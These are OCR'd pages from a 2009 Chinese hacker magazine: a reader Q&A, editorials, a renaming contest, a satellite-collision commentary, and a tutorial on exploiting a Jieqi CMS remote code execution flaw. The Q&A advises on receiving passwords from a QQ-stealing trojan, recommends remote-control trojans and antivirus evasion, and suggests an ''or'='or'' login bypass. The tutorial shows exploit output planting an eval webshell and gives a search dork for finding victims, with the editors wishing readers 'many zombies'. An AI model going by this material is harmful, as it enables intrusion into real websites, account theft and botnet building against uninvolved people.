


图8　Overlay 1.0界面





图9　正常运行

脱未知壳很多时候需要一点经验、一点技巧、一点方法、一点运气，当然，扎实的基础比什么都好。所以，在开始的时候，脱不掉未知壳也是很正常的，请不要灰心。最后希望本文对你有点帮助，那么我的目的也就达到了。很久没写教程了，这里祝大家春节快乐，算是迟来的祝福吧！



编辑点评：

未知壳也确实比较烦，对于新手来说，很多时候都是依靠查找字符串来找出破解的切入点，但是壳却把初学者拦在了外面，所以学习破解，每一课都是很重要的。

写在前面：

不知不觉，我伴随这个栏目陪伴读者走过了几个年头……回望那些对着论坛帖子发呆的日子，有过无趣，也有过烦躁。对于林林总总的问题，我也请教过百度，询问过朋友，解决问题的同时，所有的感觉都融成了快乐。其实想想，提问才是最快乐的事情，天下无完人，不懂就问才是学习之乐道。希望我这个看客能陪伴读者朋友走过更长的日子，也祝愿大家牛年牛气，赶紧步入牛人行列，只是别问太牛的问题牛死了我。最后是：春节快乐，提问快乐！

Q：我用QQ密码大划拉2.1，为什么自己的电脑中了这个木马？上我的QQ后，我注册的邮箱却没有收到我的QQ密码？望朋友指教一下！

A：常规盗号木马应该自带一个发信测试功能，但是现在一般主流的邮件服务器都会根据邮件头把工具发送的邮件作为“垃圾邮件”处理。这里就不围绕涉及信箱的问题讨论了，因为跟SMTP和POP3协议有关，我建议还是使用网站发信模式，首先申请或者购买一个空间（想必玩木马的仁兄没个空间是说不过的），把传输信息的asp文件上传到空间服务器，然后设定好木马访问地址。因为盗号木马很容易被防火墙拦截，或者抓包工具截获数据包，所以web模式的收信方式是相对安全的。

原文链接 http://www.nohack.cn/bbs/thread-88193-1-1.html

Q：我是局域网，怎么样抓外网的鸡呢？还有，用什么远控比较好？希望能给详细的介绍下。

A：局域网环境貌似跟抓鸡没有关系吧，你要表达的无非就是不能使用反向连接的远程控制。抓鸡方法这里我就不赘述了，采取常规模式的批量溢出或者网站挂马等，这些主流模式的抓鸡技术是必须掌握的。至于远控软件，个人认为并没有好坏之分，现在的木马基本采用服务模式启动、驱动保护及相关rootkit技术，至少我可以推荐pcshare、炽天使和SRAT等。木马各有优劣，但是相比较而已，越是名气大的木马做免杀的难度越高，所以免杀的基本功要打好。最后说说关于内网的反向连接，最好使用路由做端口映射或者用肉鸡做转发。

原文链接 http://www.nohack.cn/bbs/thread-88158-1-1.html

Q：我攻入了不少TP-LINK路由器，想获得里面的信息，却不支持右键，不能读取源代码，不知有方法解决吗？谢了。

A：关于TP-LINK路由器，它的管理页一般是采取的框架结构，这里我先谈谈如何获取程序递交的页面。例如你要查看“WAN口设置”是链接到了什么地址，可以在链接上右键一下，左下角的状态栏就能显示地址了。再或者你可以采用FIREFOX，进入路由管理后，打开工具栏下的“页面信息”，在分级菜单的“链接”下就能看到所有二级地址了。

其实最简单的方法就是采取抓包，我们使用WSockExpert选择页面监听，任何传递的页面都能被抓包器截获。至于你问题的本意，是想获知宽带密码吧？我们用WSE监听后，在WAN口设置里保存一下，我这里截获到的内容如下：

/userRpm/PPPoECfgRpm.htm?wantype=2&acc=a123456&psw=Hello123World&linktype=2&Save=%B1%A3+%B4%E6

密码Hello123World，和采取星号密码查看器的结果一致，可别被忽悠了。

原文链接 http://www.nohack.cn/bbs/thread-88119-1-1.html

Q：谁能帮我解决下虚拟机的问题？

问题1：通过虚拟机不能上网，我是家用宽带，没分给别人用，拨号上网的。虚拟机的网络连接我选择的是桥接，IP设置的和本机差不多，虚拟机装的系统是XP，和本机装的一样。

问题2：不能直接从本机上拖拽文件到虚拟机，我拖拽的话，虚拟机会提示“无法计算文件大小，你可能没有执行该操作的权限”。还有一点，我已经装过TOOLS驱动了。

A：至于第一个问题，我建议还是用默认的桥接模式，如果实在不行就换用NAT模式吧。关于虚拟机上网的问题肯定是你的设置问题，建议你到虚拟机下用ipconfig命令看看，然后ping一下DNS服务器的地址确定问题所在。

而第二个问题，应该是版本问题了。VMWARE6.0版本的确存在文件无法拖拽的BUG，建议你换用比较新的6.0.3，我使用的是DEEPIN的绿色版本，只需要注册好相关的dll文件，建立相关注册项目后，启用必须的服务，然后安装vmwaretools就可以了。

原文链接 http://www.nohack.cn/bbs/thread-86183-1-6.html

Q：帮忙解答下，我下载了网站的数据库，但为什么进后台说我密码不正确？找到dlxf_admin查看账号密码成功，但到了后台页面输入账号密码后为什么说不正确？请高手帮忙解答！谢谢！

A：分析存在以上问题的可能情况有以下三种：

1、你下载的数据库并非是后台登录页面所指定的数据库，也就是说是一个假的或者是过时的数据库。

2、你所登录的后台是伪造后台，现在很多BT管理员会放一个假的后台，所以你输入任何数据都无法登录。

3、数据库和后台都是真实的，但是后台的登录页面做了判断管理，在处理查询的语句上加上一个定义字符做连接，那么即使你得到真实的密码也是无法登录的。而这个字符就像动易的认证码一样，是页面定义的，你几乎没有解码的可能。

参照以上三种的可能分析结果，你可以尝试用googlehack或者强化的后台字典找到真实的后台，或者尝试使用'or'='or'这样的万能密码作为登录。

原文链接 http://www.nohack.cn/bbs/thread-85856-1-9.html

29号信箱

建议选摘

感言

名字：永远的疯子

职业：学生

建议：我喜欢易入门的，有代表性的，能够启发思维的文章，而我喜欢“黑手”的另一个重要原因就是小编的点评，这些点评很重要，让自己学到了很多，有时比看原文还有收获，希望“黑手”能够把这一特色发扬广大！

葵花点菜编：知识的吸收是因人、因势而定的，也许你第一次看文章是一头雾水，但随着时间的推移，而你又接触到新的知识，增加了经验后，再看一次同样的文章，顿时感觉：当时怎么就不明白呢？编辑我有时也是这样，这个QQ如何才能隐身登录呢？后来过了3年……（众人：果然是天下第一菜编！）终于明白了，只要QQ登录的时候自己不要在电脑旁就行了……（众人无语中）

名字：陶刚

职业：工人

建议：嗯……怎么说呢？我不是在创刊的时候就开始买的，大概在2006年下半年的时候才接触到。当时看到《黑客手册》的时候很激动，因为以前总感觉黑客是很神秘很牛的，我没机会接触那些，但从看到这本书的时候开始，我知道我也能学习了。

当我翻开杂志时，很多文章看不懂——一下子把我的热情给熄灭了。我想说的是，一般的人看到有关“黑客”的书籍时，大都很想去接触，尤其是没接触过的，他们抱着好奇、期待等情绪。但是一打开，全是看不懂的文章，除了非常想学的（就比如我），其他人都会摇摇头，把书放下来了。

可不可以这样：在杂志的首页或者是比较醒目的地方放一小篇简单的适合初学黑客的小菜看的文章，或者是能引起别人兴趣的文章，不需要太多的技术含量，要的只是能调动人的积极性和好奇性，让人对黑客领域感到很期待的那种。这样才能更多的吸引人去买，肯去掏出口袋里的钱。呵呵，好象有点偏向于商业化了，这些就是我个人对手册的一个不算建议的建议。

老编：这位读者也算是老读者了，2006年就开始支持“黑手”。我们的读者群在年龄、地区方面跨越很大，所以我们杂志的内容的跨越度也是很大的，这就需要大家发扬“自由，共享”的黑客精神，高手多写写经验，传授给新人，新人也多多试验，把问题反馈给高手。论坛是大家互动交流的地方，每天都来逛逛也是会有所收获的。最后，我率杂志全体人员向所有支持“黑手”的新老朋友拜年，祝春节愉快，多收红包，然后拿来买“黑手”哦！

非安全
非安全宝典
No 200903 ¥10元
黑客手册
DVD
HACK STAR
空气中的战争&无线攻击并不只是破解密码
路由器交换机入侵方法大揭密
粉碎VPN安全的假象
PPTP VPN攻防实战
www nohack cn
在线商城:book.nohack.cn 淘宝店:taobao.nohack.cn 本手册随光盘赠送 WWW.NOHACK.CN
中国计算机安全法律提醒你：非法侵入他人电脑是一种违法行为

春天，一年的希望！

盼望着，盼望着，东风来了，春天的脚步近了。

一切都像刚睡醒的样子，欣欣然张开了眼。山朗润起来了，水涨起来了，太阳的脸红起来了。

……

春天像刚落地的娃娃，从头到脚都是新的，它生长着。

春天像小姑娘，花枝招展的，笑着，走着。

春天像健壮的青年，有铁一般的胳膊和腰脚，领着我们上前去。

——《春》朱自清

很熟悉的一段文章摘抄，应该来自初中，大家都大声朗读过吧？古文有载："春耕、夏耘、秋获、冬藏……四时之间，亡日休息。" 正所谓，春不耕，秋无望。

春是四季之一，在中国，春季的开始是在立春（2月2日至5日之间），结束是在立夏（5月5日至7日之间）。而欧美，春季从中国的春分开始，到夏至结束。在国外，比如爱尔兰，2月、3月和4月被定为春季，南半球的国家，一般9月、10月和11月被定为春季。

在春季，地球的北半球开始倾向太阳，受到越来越多的太阳光直射，因而气温开始升高。随着冰雪消融，河流水位上涨，春季植物开始发芽生长。许多鲜花开放，冬眠的动物苏醒，许多以卵过冬的动物孵化，候鸟从南方飞回北方，因此中国也将春季称为"万物复苏"的季节。

春季气温和生物界的变化对人的心理和生理也有影响，所以也有"春困、夏眠、秋烦、冬懒"一说，呵呵。各位读者们在过完年后，感觉自己是否有变化呢？从春节到元宵，喧闹的人声、轰响的炮仗，让我们的听觉、视觉、味觉、嗅觉、触觉是神经般地工作，一大群亲戚朋友终于有时间相聚在一起，把酒言欢，说说一年来遇到的事……感叹下时间飞逝带来的年华老去，世事变迁。

长假之中，每天都是第二天睡觉，第二天醒来，充足睡眠保持神采奕奕，生龙活虎地跟着一群小孩子到处跑，变着花样地放炮，什么点炮扔河里炸鱼啊，放在烂铁饭盒里看能炸多高啊……吓得MM们双手只捂耳朵，呵呵……最后的惩罚就是，帮她们放孔明灯。

哎，休闲的生活总是很惬意，没有什么快节奏，感觉连呼吸都是那么顺畅，如此休闲下去，怕是会变成修仙了。随着假期结束，喧嚣的大地突然转为平静，一切又都慢慢"正常"起来……

春雨来了，应该是北京春节后的第一场雨，稀释了火药硝烟的气味，也冲去了满地的炮屑，忘了春节，迎接春天吧，我们相信，2009年，中国牛年一定会再次喧嚣热闹的！抓住春天，种下希望，用辛勤浇灌，用耐心呵护，等待夏天的树下乘凉，秋天的果实采摘，冬天的取木生火……

红红火火的希望让我们不要失去信心，有风俗学相关人士说过：2008年到2012年，中国将是弹簧效应，牛年就要拿出牛样（还好中国没熊年，哈），我们放眼看看祖国改革开放30年来的广袤成就吧！

鉴于现在"1、非安全；2、黑客手册"两个名字共用过长和不唯一性，给网站和杂志的应用带来一定的不便，于是决定邀请广大网友群策群力，共同为Nohack打造一个新未来！！

活动奖品：在此活动中的优胜者，将得到我们为其提供的丰厚奖励！

优胜者（一名）将得到：

1、《非安全·黑客手册》杂志的一年刊！
2、NoHack的超级大礼包（黑手T恤、光盘包、笔袋、专用笔等……）

为了感谢各位黑友对《黑客手册》多年来的支持，在此活动中，特开设了纪念奖和幸运奖两个奖项！

纪念奖（三名）将得到：
《非安全·黑客手册》更名后的第一期杂志1本！（是纪念版哦）
幸运奖（五名）将得到：
《非安全·黑客手册》纪念小礼品！

活动要求：

此活动的要旨是为《非安全·黑客手册》重新取一个名字！在取名的过程中，请各位黑友注意以下几个限制条件，除去以下的限制，请你发散思维、天马行空，充分发挥你的想象空间。

1、鉴于"黑客"这个词现在已被重新包装和"改良"，和原出处的含义已经产生了较大的反差，于是为避免误会，所以在名字中不要出现"黑客"、"hack"、"hacker"等词汇！
2、名字中不得有违反法律法规和有损道德的词汇出现！
3、名字要简洁明了，雄浑大气！要能与网络安全联系在一起！
4、取名不对语种做任何限制，数字、字母、外文等，皆在允许范围内！
5、在发送其所取名字的同时，最好可以把对此名字的解释和含义一同发送给我们！
6、没有限制每人取名字的个数，只要你觉得好的，都可以发给我们！

活动方式：黑友可将自己取的名字经过以下方式发送给我们。

本站特设的发送平台（必须本论坛的注册会员方可访问，这样便于记录）http://www.nohack.cn/rename/

注：各位黑友要对自己取得名字进行保密，如果出现抄袭现象，将取消其参加资格，望各位黑友自觉遵守！

活动时间：**自本帖开设之日起，到最终定下新名字。**

自《非安全·黑客手册》开办以来，一直都受到很多黑友的默默支持，在这里再次谢谢大家对我们的支持！2009，黑手有你更强大！加油！

从卫星撞击事件展开联想

新闻时评

牛年一到就想"撞"好运，很意外的看到：美俄卫星太空相撞！此次撞击事件于美国东部时间2月10日11时55分（北京时间2月11日零时55分）发生在西伯利亚上空约790公里处。两位在宇宙空间有着绝对话语权的对手，在太空来了一次"死亡之吻"，据说这是太空中首次发生完整的在轨卫星相撞事件。

从报道来看，这一次似乎俄罗斯要平静得多，因为损失的只不过是报废了的"宇宙2251"军用通信卫星，而美国的则是"铱33"商用通信卫星，是66颗卫星组成的卫星网络中的其中一颗，其功能为向全球提供语音和数据通信服务，这一撞使得卫星群提供的服务可能会受到一定影响。不过美国方面已经表态，他们在太空中还有8颗备用卫星，公司计划在30天内用其中一颗备用卫星替代"铱33"，而目前卫星网络运行基本正常，但部分客户可能会出现短暂的服务中断，预计3-5天左右可得到恢复。

联想一：备用卫星

一个公司就有8颗备用卫星，是否还有其它“实用”用途呢？料想未来，国际上应该会对卫星在空间的运行进行规范化，以合理利用空间资源，而现在，多发卫星多占座，这也是个好的策略。但是，这些备用卫星也是在慢慢老化，浪费年限，一向高效率办事的美国人舍得就这样占座？

继续看报道，在俄罗斯方面，其航天专家说，卫星撞击后产生的碎片向不同方向飞散，这些碎片有可能撞上处于太空飘移状态、高度相近的苏联时期的卫星。这些卫星属于退役老化的海洋监视卫星，上面装有核反应堆，如果碎片与这些卫星相撞，有可能在太空中形成放射性碎片带，这就是所谓的“太空垃圾”了。

通常所指的太空垃圾，都是人为制造发射到太空中的物体。由于完成使命或无法修复的故障因素，目前被人类遗弃在太空中的垃圾也越来越多，小到人们日常的生活物品及人造卫星碎片、漆片、粉尘等，大到整个火箭发动机构成，这些留在太空没用的东西，都属于太空垃圾。

联想二：带核卫星＋天空垃圾

美俄难道将冷战舞台从地球迁移到了太空？笔者是第一次知道带核卫星，这无疑使人联想到“星战计划”！据悉，目前国际有关法规规定，禁止在空间进行实验和部署各种武器，限制发射核动力卫星，使空间成为为人类文明服务的和平空间。同时，各国也在针对太空垃圾进行严密监视与跟踪，并积极发展太空垃圾清除技术。

目前处理人造卫星形成的太空垃圾的方法主要包括：进入“轨道墓地”、导弹击落、返修和就地燃烧几种，而根据国际惯例，人造卫星太空垃圾通常由卫星所属国家进行处理。目前，已经有许多国家在卫星的回收、击毁上有过实际行动，希望他们也将技术用到正途，造福人类。

小迷点评：

在看过这次卫星相撞事件的相关报道后，笔者忽然感觉到，在有线网络领域，越来越多的真假黑客已经挤满了通道，而无线网络领域，黑客们已经开始在活跃，想想未来，是不是“空间黑客”才会成为技术巅峰的代名词？虽然现在国际有关法规规定不得在空间进行实验和部署武器，但如果把卫星也做为一种“武器”呢？想想二战时期日本的“神风”特攻队……

“原点”首语：

大家过年过得怎么样？不知道还有多少人会收到红包呢？“黑手”举办的元宵灯迷会你参加了吗？这个也是有礼物相送的哦。话说，今年过年期间网络不太平静，你都知道么？呵呵，大家多看看“黑手”就知道了！

杰奇小说0day 再掀抓鸡狂潮

图 LC旋律

从本文你可以学到最基础的漏洞利用程序使用

这段时间的网络可真是不平静，三天五日就爆出一个洞子，过年大家也不闲着。这不，在小说系统中使用率最高的杰奇小说爆出了一个严重的漏洞，攻击者可以通过这个漏洞来直接获取目标网站的webshell，接下来我们就来看看这个漏洞的威力吧！

首先我们把flyh4t写的php版漏洞利用程序复制到PHP环境的目录下，至于如何搭建PHP环境，我想经常看“黑手”的朋友应该都不陌生吧！不懂的可是要打PP了。

我们打开cmd，跳到PHP的安装目录，然后输入“**php jieqi.php**”，就会看到详细的使用说明了，如图1所示。

```
C:\php>php jieqi.php
+---------------------------------------------------------
Jieqi cms <= 1.5 remote code execution exploit
by Flyh4t
mail: flyh4t@hotmail.com
team: http://www.wolvez.org
dork: "技术支持：杰奇网络"
+---------------------------------------------------------
+---------------------------------------------------------
Usage: php jieqi.php host path
host:      target server (ip/hostname)
path:      path to jieqi cms
Example:
php jieqi.php localhost /
+---------------------------------------------------------
C:\php>
```

图1

这个利用程序的使用格式是“**php jieqi.php 网站地址 路径**”。一般情况下，这个小说程序都是放在根目录下，所以我们一般用“/”就可以了，如果是其它目录（比如nohack），我们就用“/nohack/”。

```
C:\php>php jieqi.php [redacted]n /
+--------------------------------------------------------------------------+
Jieqi cms <= 1.5 remote code execution exploit
by Flyh4t
mail: flyh4t@hotmail.com
team: http://www.wolvez.org
dork: "技术支持：杰奇网络"
+--------------------------------------------------------------------------+
Warning: file_get_contents(http://[redacted]/mirrorfile.php?filename=cache/fl
yh4t.php&action=writetofile&content=%3C%3Fphp+%40eval%28%24_POST%5Bwolvez%5D%29%
3B%3F%3Etest): failed to open stream: HTTP request failed! HTTP/1.1 404 Not Foun
d
 in C:\php\jieqi.php on line 33
Expoilt Success!
View Your shell:        http://[redacted]/cache/flyh4t.php
```

图2




图3

现在我们到网上搜索一下目标，我给大家一个关键字 **inurl:"register.php" intitle:小说**，这样搜索准确率会大大提高。现在我们选择一个目标（假设地址为http://www.nohack.cn），然后到利用程序那里输入 **php jieqi.php www.nohack.cn/**，回车一下之后就获得webshell了，如图2所示。

现在我们用一句话木马客户端来连接一下吧！连接密码为“wolvez”，如图3所示。

接下来的事情肯定就是上大马了，这就不用我多说啦！没有PHP环境的朋友也不用沮丧，这里我为大家找了个HTML版的利用程序，如图4所示。

只要我们把目标网站的网址输入（记得后面要加“/”哦），再点一下“确定”按钮，目标站点的根目录下就会生成一个名为luoye.php、密码为luoye的shell了，如图5所示。

好了，杰奇小说的0day就为大家介绍到这里，同时我也为各位读者提供了一个利用教程，不懂的朋友可以参考一下，最后祝各位读者在新的一年里肉鸡多多、技术节节高升！

［文章中提到的exp及教程已经收录于本期光盘中］

编辑点评：肉鸡栏目嘛，要的就是效果了。相信文章与大家见面的时候，这个风波早已过去了。要是想明白一下原理，大家百度一下，你会发现许多分析文章。




图4

